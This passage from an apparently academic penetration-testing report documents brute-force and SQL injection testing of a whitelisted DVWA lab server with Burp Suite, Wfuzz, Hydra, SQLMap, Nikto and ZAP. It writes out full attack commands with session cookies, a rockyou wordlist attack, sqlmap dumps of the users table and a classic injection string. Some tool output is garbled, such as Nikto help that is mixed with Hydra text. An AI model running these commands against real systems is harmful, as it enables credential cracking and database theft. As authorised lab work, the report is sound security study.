



Figure 5 - This figure is the login page of the DVWA with IP 108.61.212.237.

Network Configuration:

Our stakeholders have whitelisted our IP addresses so that we are the only ones who can test the web application he created. We can provide reliable results from all our testing with the selected tools. It also prevents any unauthorised access to the web application. By limiting only team members to test the web application, we are confident that we can execute penetration testing without the risk of exposing other network assets.

Figure 6 shows the login page where our stakeholders whitelisted our IP address, which means that we are the only authorised person to test the system.



Whitelist IP Address

Username:

Password:

Figure 6 - IP Whitelisting Process

Figure 7 shows that after we log in then our IP already been whitelisted.

Whitelist IP Address

IP address 121.98.20.173 has been whitelisted successfully.

Username:

Password:

Figure 7 - The IP address has been whitelisted successfully

11.1 Implementation of Burp Suite Professional Tool

Implementation of Burp Suite Professional

The project implementation for the Burp Suite Professional tool will include the following steps:

- Set up Burp Suite Professional
- Login into DVWA
- Capture the Login Request
- Set Attack Positions in the Intruder
- Configure Payload for Brute-Force Attack
- Start the Attack and Analyze the Results
- Document the findings and generate a report

Set up Burp Suite Professional

To start, we need to install Burp Suite Professional from Portswigger website. This version is a paid version with advanced features like automated scanning and detailed reporting of result findings and is ideal for penetration testers and individuals. For this project, we emailed Portswigger support to access the software, and they provided us with three months to use the full version of the Burp Suite Professional. After installation of the software in Kali Linux, configure the proxy settings to listen to a specific port (usually 127.0.0.1:8080). With this setting, Burp Suite can intercept HTTP between the browser and the web application target. The professional version has its own configured browser to save the time of manually changing settings on another web browser.

Login into DVWA

Open the DVWA web application in the browser and log in with the test credentials. The login page is the primary target because it has information vulnerable to brute-force attacks. This step will help us establish a session, and we can identify the request for testing. It is also essential to set the level of security in the DVWA from low security to high to test each successful result at every level of security.

Capture the Login Request

When the Burp Suite' proxy intercept feature is turned on, an attempt to log in will be captured to the Burp Suite interface, which includes login credentials. This capture request is an essential step because we need to have a structure for launching brute-force attacks, and we can define parameters. (e.g. username and password) that the intruder will target. These capture requests need to be sent to the intruder for further analysis.

Set Attack Positions in the Intruder

In the Intruder section, defining the attack position is essential by selecting specific parameters like username and password and choosing password fields as attack positions; when a password is highlighted and added, it allows Burp Suite to substitute values during the attack. This setup is a critical element in the login process during brute forcing.

Configure Payload for Brute-Force Attack

When the login credential is added to the payload, input a list of potential usernames or passwords. For this project, we use password lists provided by Burp Suite Professional. Using a text file with a possible password is also allowed. This version allows multiple payload types and configurations to be added, which maximises the tool's effectiveness and reliable results.

Start the Attack and Analyze the Results

When the payload is set, Click "Start Attack." Burp Suite will try to brute force the login credential by attempting to combine usernames and passwords from payload lists. By analyzing the results, we can identify the successful login attempts by character length that differ from other parameters.

Document the findings and generate a report

Record all relevant information, which includes the successful login parameters with each level of security and speed of the testing. This tool can generate reports of known vulnerabilities.

11.2 Implementation of Burp Suite Community Tool

Implementation of Burp Suite Community

The project implementation for the Burp Suite Community tool will include the following steps:

- Set up Burp Suite Professional
- Login into DVWA
- Capture the Login Request
- Set Attack Positions in the Intruder
- Configure Payload for Brute-Force Attack
- Start the Attack and Analyze the Results
- Document the findings and generate a report

Set up Burp Suite Community

First, download and install Burp Suite Community Edition from Portswigger website. This free version has essential tools for manual testing, including Proxy, Intruder, and Repeater. This version lacks some features that are only available to the professional version. After installation of the software in Kali Linux, configure the proxy settings to listen to a specific port (usually 127.0.0.1:8080). Configuring the website manually and getting certificate installed in the browser and Burp Suite can then listen and capture requests back to the tool interface.

Login into DVWA

Open the DVWA web application in the browser and log in with the test credentials. The login page is the primary target because it has information vulnerable to brute-force attacks. This step will help us establish a session, and we can identify the request for testing. It is also essential to set the level of security in the DVWA from low security to high to test each successful result at every level of security.

Capture the Login Request

Upon enabling Intercept in the Burp Suite, open the configured browser to log in to DVWA. Upon login, the Burp Suite will capture the request log, which is shown as raw request data in Burp Suite. This step is essential as the capture details are needed in brute force attacks. This captured request will then be submitted to the intruder to highlight the parameter for inserting payloads.

Set Attack Positions in the Intruder

In the Intruder section, defining the attack position is essential by selecting specific parameters like username and password and choosing password fields as attack positions; when a password is highlighted and added, it allows Burp Suite to substitute values during the attack. This setup is a critical element in the login process during brute forcing.

Configure Payload for Brute-Force Attack

In this edition, additional configurations are required to handle the payload effectively. Password lists for testing are not readily available. Looking for a compiled password list from GitHub is essential and copying it to the Payload section is necessary for brute forcing.

Start the Attack and Analyze the Results

Launching the attack by pressing the Attack button, Burp Suite will attempt each combination from the list of passwords provided. The community version needs to monitor the response of codes to manually identify successful attacks. It lacks automated analysis features.

Document the findings and generate a report

Document the results after brute force and record the speed for each level of security. Successful brute force will show unusual characters from other password lists. The community edition now has built-in reporting, so every finding is manually compiled. Results from testing are essential for further review and remediation efforts.

11.3 Implementation of Wfuzz Tool

The project implementation for the Wfuzz tool will include the following steps:

- Define the Target and Test Scope
- Prepare Wordlist
- Brute Force Login credentials
- Brute Force command in the terminal
- Document Findings

Define the target

First, we need to identify the target web application we can test. For this project our website is <http://108.61.212.237/DVWA/login.php>. Determining the test scope could be identifying hidden directories and files or brute-forcing login credentials. For this testing, we tried to brute force the system. Ensure that you are permitted to test the target when doing web fuzzing.

Prepare Wordlists

You can create a wordlist suitable for each type of test. In this testing, we use the wordlists that are available in Kali Linux, which is in the `rockyou.txt` file that consists of passwords that can be used to brute force the web application.

Example: `/usr/share/seclists/Discovery/Web-Content/common.txt`

Brute Force login credentials

This step should only be used on a permitted website upon logging into the DVWA by providing credentials. We need to get the Session ID, which is a unique character that can be found when you

right-click the space in the web application, go to the “Inspect” tab, and then click Storage. This is where you will find the “Value”, the web application's session ID.

Figure 8 shows where to get the application session ID.

	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
http://108.61.212.237	PHPSESSID	dh2a2fh9l9gp1...	108.61.212.2...	/	Wed, 11 Sep 2024 2...	35	false	false	None

Figure 8 - Application's Session ID

Brute force command in the terminal

Correct use of wfuzz command is very important to generate successful brute forcing on a web application. There are important commands that need to be put into the terminal, which is the directory of the wordlist, setting up the security level, providing PHP session ID, the web application address, special command use in this tool /?username=admin&password=FUZZ&Login=Login.

Sample image:

Figure 9 shows the whole command use in testing the brute force for the web application.

```
(russell@russell)@[~]
$ wfuzz -c -w /usr/share/wordlists/rockyou.txt -b 'security=low; PHPSESSID=dh2a2fh9l9gp1tvtqnald08dlv' 'http://108.61.212.237/DVWA/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login'
```

Figure 9 - Command for WFuzz testing

Document Findings

Successful credentials have unique parameters among other wordlists or different status codes or response lengths. Document report if successful in each level of security, which are the low, medium, and high.

Figure 10 shows the result of the successful attack and shows that the length of the correct password is different from other passwords.

000000005:	200	109 L	252 W	4292 Ch	"iloveyou"	None
000000011:	200	109 L	252 W	4292 Ch	"nicole"	None
000000006:	200	109 L	252 W	4292 Ch	"princess"	None
000000009:	200	109 L	252 W	4292 Ch	"12345678"	None
000000002:	200	109 L	252 W	4292 Ch	"12345"	None
000000008:	200	109 L	252 W	4292 Ch	"rockyou"	None
000000010:	200	109 L	252 W	4292 Ch	"abc123"	None
000000004:	200	109 L	256 W	4335 Ch	"password"	None
000000051:	200	109 L	252 W	4292 Ch	"amanda"	None
000000053:	200	109 L	252 W	4292 Ch	"pretty"	None
000000065:	200	109 L	252 W	4292 Ch	"samantha"	None
000000096:	200	109 L	252 W	4292 Ch	"yellow"	None
000000097:	200	109 L	252 W	4292 Ch	"daniela"	None
000000081:	200	109 L	252 W	4292 Ch	"jonathan"	None

Figure 10 - WFuzz Successful Attack

11.4 Implementation of SQL Map Tool

The project implementation for the SQL Map tool will include the following steps:

- Environment Setup for SQL Map
- Installation and Verification of SQL Map
- Identify Vulnerable in DVWA with URL
- SQL Map Basic test run
- Database Enumeration Performance
- Extraction of Table names from the database
- Retrieve information from a specific table
- Export the result and save the output file
- Documentation and reporting

Environment Setup for SQL Map:

Security Level Configuration: From the homepage, DVWA's security level needs to be set to low, medium, and high from the “DVWA Security” settings tab. This configuration will allow SQL Injection to be accepted on DVWA, which will be ideal for testing SQL Map.

Connectivity with database: To ensure DVWA can connect to the database, we need to check that it can connect with MySQL Database by injecting a command in the field.

Figure 11 shows where the user id field for injection input.

User ID: Submit

ID: 1
First name: admin
Surname: admin

Figure 11 - SQL Injection Input

Installation and Verification of SQL Map:

As we are using Kali Linux, SQL Map has already been installed on the testing machine. In order to verify SQL Map in the testing system, we need to run the command in the terminal: "sqlmap – h". It will confirm the installation.

Identify Vulnerable in DVWA with URL

To access DVWA's SQL Injection section, navigate to the left side of the menu and select "SQL Injection". To test user input, we need to insert a command in the input field: "1' OR '1='1"

Figure 12 shows the input of SQL command to the field to generate some information from the database.

User ID: Submit

ID: 1' OR '1='1	First name: admin	Surname: admin
ID: 1' OR '1='1	First name: Gordon	Surname: Brown
ID: 1' OR '1='1	First name: Hack	Surname: Me
ID: 1' OR '1='1	First name: Pablo	Surname: Picasso
ID: 1' OR '1='1	First name: Bob	Surname: Smith

Figure 12 - DVWA SQL Injection on the home Page

SQL Map Basic test run

To test the SQL injection vulnerability, we need to run a basic command in Kali Linux for SQL Map:

```
"sqlmap -u "http://108.61.212.237/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=2gbp16c0a7lngtkbhe681cm23g; security=low" --banner --current-user --current-db --dump"
```

Explanation: The -u option determines the target URL, and cookies are utilized to maintain the current session token in DVWA.

Database Enumeration Performance

If the detection of SQL Injection exists, the enumeration of database names will appear next. It will list all the available database names, which confirms the vulnerability.

Extraction of Table names from the database

Once the name of the database is available, the extraction of table names can be gathered with the following command:

```
"sqlmap -u "http://108.61.212.237/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=2gbp16c0a7lngtkbhe681cm23g; security=low" -D dvwa --tables"
```

Retrieve information from a specific table

To retrieve data from a specific table, SQL Map will display data from the user table with the following command:

```
"sqlmap -u "http://108.61.212.237/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=2gbp16c0a7lngtkbhe681cm23g; security=low" -D -T users --dump"
```

As the retrieved information will be used for brute force attack, the value for each user will be in hash values, which will be decrypted by the dictionary attack on that specific output. It will display the user and other details from the database table, and the passwords will be displayed in hash values. SQL Map will be able to crack the hash values during the testing phase.

Export the result and save the output file

To save the output file, we need to run the command in the terminal during the same session. The command for saving the output file:

```
"sqlmap -u "http://108.61.212.237/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=2gbp16c0a7lntkbhe681cm23g; security=low" --dump -o"
```

Documentation and reporting

After executing the command in the terminal, we review the output results. A thorough analysis is performed to determine the most effective way to gather all relevant information, followed by recommendations based on our findings.

11.5 Implementation of Hydra Tool

Hydra is a type of Brute-Force tool used by Penetration Testers. It is designed to crack passwords for various network services, including FTP, HTTP, HTTPS, and SMB databases. More info about this tool can be found at <https://github.com/vanhauser-thc/thc-hydra>.

Figure 13 shows that Hydra is installed in Kali and provided some key information that will help using the tool.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-c FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvD46] [-m MODULE_OPT] [service://server[:PORT][/:OPT]]
]

Options:
-l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE  try password PASS, or load several passwords from FILE
-c FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  list of servers to attack, one entry per line, ':' to specify port
-t TASKS  run TASKS number of connects in parallel per target (default: 16)
-U  service module usage details
-m OPT  options specific for a module, see -U output for information
-h  more command line options (COMPLETE HELP)
server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service  the service to crack (see below for supported protocols)
OPT  some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] https[s]-{head|get|post} https[s]-{get|post}-form http-proxy http-proxy-urllenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mss
ql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis reexec rlogin rpcap rsh rtsp
s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

Figure 13 - Confirm Hydra is installed inside Kali Linux with updated version v9.5

1. For Hydra's implementation to fully function, it must implement a) a username list, b) the password, and c) a remote port to be attacked.
2. In this implementation, the rockyou.txt file is utilised, and ensure it is already installed.

Figure 14 shows the location of the text file that will be used to brute force the target web application.

```
(root㉿kali)-[~/home/kali]
└─# cd /usr/share/wordlists

[root@kali ~]# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  sqlmap.txt
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst   sectists    wfuzz
```

Figure 14 - Confirm that the rockyou.txt file is available in the above directory

Figure 15 shows the command used to brute force the web application.

```
(root㉿kali)-[~]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 108.61.212.237 http-get-form "/DVWA/vulnerabilities/brute/index.php:userfield=^USER^:passwordfield=^PASS^" -s80
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

Figure 15 - For Testing on the DVWA website

11.6 Implementation of Nikto Tool

Nikto is an open-source Web Server scanner that identifies vulnerabilities, outdated server software, and security misconfiguration. It also has comprehensive testing and security issues [13].

Figure 16 shows that the tool Nikto is already installed in Kali Linux as a free tool for penetration testing.



Figure 16 - This is Nikto preinstalled within Kali Linux

Nikto tool can be accessed by using the Terminal command in Kali. At the time of this implementation, the tool version is shown below in Figure 17:

```

File Actions Edit View Help
[(kali㉿kali)-[~]]
$ nikto
Nikto v2.5.0 - 2023 by van Haaster/THC & David Maciejak - Please do not use in military or secret service organizations.
+ ERROR: No host (-host) specified
Options: [-TIME] [-T] [-L FILE] [-L CFILE] [-L OFILE] [-L TFILE] [-L GFILE] [-L MFILE] [-L TFILE] [-L MFILE] [-L OFILE] [-L TFILE] [-L GFILE]
        -ask+           Whether to ask about submitting updates
        yes  Ask about each (default)
        no   Don't ask, don't send
        auto Don't ask, just send
        -LOGFILE FILE  Log file to save results to
        -check6  Check if IPv6 is working (connects to ipv6.google.com or value set in nikto.conf)
        -Cgidirs+ Separate CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
        -config+  Configuration file to use
        -Display+ TASKS number Turn on/off display outputs: target (default: 1e)
        U  Use module
        m  OPT    Options specific to module
        h  more command line help
        S  server the target's DNS
        D  service the service to scan
        OPT  some service module option
        E  Display all HTTP errors (for module help)
        P  Print progress to STDOUT
        S  Scrub output of IPs and hostnames
        V  Verbose output
        -dbcheck  Oracle/MySQL database check
        -evasion+ Encoding technique:
                  1 Random URI encoding (non-UTF8)
                  2 Directory self-reference (./)
                  3 Premature URL ending
                  4 Prepend long random string
                  5 Fake parameter
                  6 TAB as request spacer
                  7 Change the case of the URL (good ones.)
                  8 Use Windows directory separator (\)
Example: hydra -l user -P pass.txt http://192.168.1.100:80/vulnerable
          A  Use a carriage return (0xd) as a request spacer
          B  Use binary value 0x0b as a request spacer
        -followredirects Follow 3xx redirects to new location
        -Format+ Save file (-o) format:
                  csv  Comma-separated-value
                  json JSON Format
                  htm HTML Format
                  nbe Nessus NBE format
                  sql Generic SQL (see docs for schema)

```

Figure 17 - Confirm Nikto tool already implemented in Kali Linux

Figure 18 provide us information about the target web application and open ports in the system.

```

[(root㉿kali)-[/home/kali]]# nmap -p 80 108.61.212.237 -oG 1plist.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 12:32 EDT
Nmap scan report for 108.61.212.237.vultrusercontent.com (108.61.212.237)
Host is up (0.0048s latency).

PORT      STATE SERVICE
80/tcp    open  http



Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds

```

Figure 18 - Nikto Output

For testing purposes of the DVWA website using Nikto, we also utilize the Nmap command to scan open ports in the DVWA website address (108.61.212.237), targeting port use(p80), and report files (1plist).

Figure 19 shows some report findings from the web application and show signs that the web application is ready for testing.

```
(root@kali)-[~/home/kali]

```

Figure 19 - Confirm Nikto implementation is ready for the Testing Session

11.7 Implementation of ZAP Tool

ZAP is an open-source web application security testing tool developed by OWASP. Preinstalled within Kali Linux or can be downloaded from the OWASP download website, available in Windows or Linux [14].

Figure 20 shows the front page of the Zap tool after installation and with the tool version.

Figure 20 - Installation of Zap tool version used v2.15.0

Figure 21 shows the Manual Explore section, where settings are configured to test the web application.



Figure 21 - Manual Explore Setting where the setting of the 1) targeting URL website before 2) Launch Browser is entered either Chrome or Firefox platform

Browser is entered either Chrome or Firefox platform

Figure 22 shows some folder locations of the target and getting parameters.

Figure 22 - To set the target site before testing

12.0 Testing

12.1 Burp Suite Professional Tool Testing

Few steps to follow in Burp Suite Community Testing

- Prerequisite and setup
- Testing Step

Prerequisites and setup

The Burp Suite Community should be installed in Kali Linux inside Vmware Fusion for testing.

Testing Steps:

Step 1: Set up Burp Suite Professional

1. Open the Burp Suite Professional and go to the “Proxy” section.
2. Burp Suite has its browser, which has already configured the settings and has a default port of 8080.
3. If using a different browser (e.g., Firefox or Chrome), use Burp’s proxy. The setting should be changed with HTTP Proxy to 127.0.0.1; the port number is 8080.
4. Additionally, in different browsers, install the Burp Suite CA certificate in the browser for HTTPS interception, which is under the “Proxy” > “Options” section.

Step 2: Login into DVWA

1. Open the DVWA website in the Burp Suite Browser and log in using the provided credentials (admin/password).

Figure 23 shows the main page of the DVWA web application and provides credentials to access the web.

Figure 23 - DVWA Login Page

- For the initial testing, we put the DVWA security level in the “Low” setting to check vulnerabilities and for testing purposes.

Figure 24 shows that the web application allows us to change security level for testing.



Figure 24 - DVWA Security Level

- Under “Brute Force” on the DVWA main page, the Brute-force testing takes place.

Figure 25 shows where brute force section for testing and input of credentials.

Figure 25 - Brute Force Page

Step 3: Capture the Login Request

- Under Burp Suite, make sure that “Intercept” is on by clicking the “Intercept” button under the “Proxy” section.

2. In DVWA, under Brute Force, insert the credentials (e.g., admin/password), then click “log in.”

Figure 26 shows where we need to input the credentials for brute forcing the system.

Figure 26 - User input

3. Burp Suite Professional will then intercept the request under the “Proxy” > “Intercept” section; we can check that we have already captured the HTTP request.

Figure 27 shows that after the login, it was then captured to the Burp Suite for further analysis.



Figure 27 - Intercept login

4. Right-click on the page and select “Send to Intruder” to begin the brute force attack.

Step 4: Set Attack Positions in the Intruder

1. Under the “Intruder” section, open the request that is sent from the proxy.
2. Click the “Position” tab to check attack points. On this page, we can see the request placeholder for username and password parameters.

3. We should clear the preset parameters and manually highlight the password parameters to set it as the attack parameter.

Figure 28 shows after the captured information was sent to the intruder section to highlight important parameters.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload positions' section, the 'Target' field contains a captured request:

1: GET /DWA/vulnerabilities/brute/?username=admin&password=sadfasdfasf&Login=Login HTTP/1.1

2: Host: 108.61.212.237

3: Accept-Language: en-US

4: Upgrade-Insecure-Requests: 1

5: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

6: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7: Referer: http://108.61.212.237/DWA/vulnerabilities/brute/

8: Accept-Encoding: gzip, deflate, br

9: Cookie: PHPSESSID=f90mpe16476fbef5rmq8orllmve; security=low

10: Connection: keep-alive

11:

12:

On the right side of the payload list, there are several buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. A red 'Start attack' button is located at the top right of the intruder panel.

Figure 28 - Clear preset parameters

4. After highlighting the password, click the add icon and set this attack as a “sniper” attack.

Figure 29 shows that we used sniper attack for brute force method.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload positions' section, the 'Target' field contains a captured request with the password parameter 'password=sadfasdfasf' highlighted in blue. The 'Attack type' dropdown is set to 'Sniper'. On the right side, the 'Add \$' button is highlighted in red, indicating it has been clicked. The other buttons ('Clear \$', 'Auto \$', 'Refresh') are greyed out. A red 'Start attack' button is located at the top right of the intruder panel.

Figure 29 - Sniper attack

Step 5: Configure Payload for Brute-Force Attack

1. Click the “Payload” section and choose a list of common passwords. (e.g., from Burp’s list of passwords, or you can use your own wordlist of passwords).
2. In the “Payload Option” section, add the password list that you want to use and then begin the testing.

Figure 30 shows sample of a payload that is used for web testing.

